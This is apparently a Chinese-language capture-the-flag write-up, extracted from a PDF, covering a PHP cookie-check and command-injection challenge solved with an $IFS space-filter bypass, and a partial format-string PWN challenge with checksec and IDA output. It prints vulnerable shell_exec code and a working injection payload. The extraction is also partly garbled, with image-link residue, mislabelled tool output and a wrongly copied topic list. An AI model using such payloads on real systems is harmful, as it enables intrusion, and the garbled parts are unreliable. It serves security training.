



[SWPUCTF 2021 新生赛]babyrcce :

做题人:焦昱淇
题目url:<https://www.nssctf.cn/problem/425>
知识点:md5绕过、弱类型比较

1.打开靶机，代码审计



要往里面写cookie[admin]=1,用burpsuite写入cookie



出现php

```
<?php
error_reporting(0);
header("Content-Type:text/html;charset=utf-8");
highlight_file(__FILE__);
if($_COOKIE['admin']==1)
{
    include "../next.php";
}
else
    echo "小饼干最好吃啦! ";
?> rasalghul.php
```

```
<?php
error_reporting(0);
highlight_file(__FILE__);
error_reporting(0);
if (isset($_GET['url'])) {
    $ip=$_GET['url'];
    if(preg_match("/ /", $ip)){
        die('nonono');
    }
    $a = shell_exec($ip);
    echo $a;
}
?>
```

GET请求参数url不为空，并且会过滤它的"/ /"


还屏蔽了空格

我们可以用\$IFS来代替空格

然后

rasalghul.php?url=cat\$IFS/fllllaaaaaagggggggg

?> NSSCTF{4f3d4f9e-7dd6-4c66-a70c-bbd17c834cc7}



PWN

[第五空间2019 决赛]PWN5

做题人:焦昱淇


题目url:[https://buuoj.cn/challenges#\[E7%AC%AC%E4%BA%94%E7%A9%BA%E9%97%B42019%20%E5%86%B3%E8%B5%9B\]PW](https://buuoj.cn/challenges#[E7%AC%AC%E4%BA%94%E7%A9%BA%E9%97%B42019%20%E5%86%B3%E8%B5%9B]PW)

N5

知识点:md5绕过、弱类型比较

checksec检查

栈不可执行、开启了Canary防护



```
shell.py
--debug
--verbose
--format={cli,csv,xml,json}
--output={cli,csv,xml,json}
--extended


For more information, see:
http://github.com/slimm609/checksec.sh

(kali@kali)-[~]
$ checksec --file=pwn
RELRO      STACK Canary  NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified F
ortifiable FILE
Partial RELRO Canary found  NX enabled  No PIE      No RPATH      No RUNPATH      No Symbols      No 0 2
pwn

(kali@kali)-[~]
```

IDA查看

能看出虽然存在read函数，但buf长度位70h，并不存在栈溢出，但存在一个printf()函数，存在格式化字符串漏洞



```
File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
sub_8049113
nullsub_1
sub_8049130
sub_8049140
nullsub_3
sub_80491C0
sub_80491F0
main
sub_8049360
sub_80493D0
term_proc
read
printf
time
Line 22 of 37, /main
Graph overview
Output
In general, the decompiler checks the segment permissions, class, and name to determine if it is read-only.
-> OK
80493D0: using guessed type void __noreturn sub_80493D0(void);
804C044: using guessed type _DWORD dword_804C044;
Python
AU: idle Down Disk: 8GB
```

pwntools脚本

我们可以利用fmtstr_payload修改任意内容，fmtstr_payload是pwntools里面的一个工具，可以实现修改任意内存，用来简化对格式化字符串漏洞的构造工作。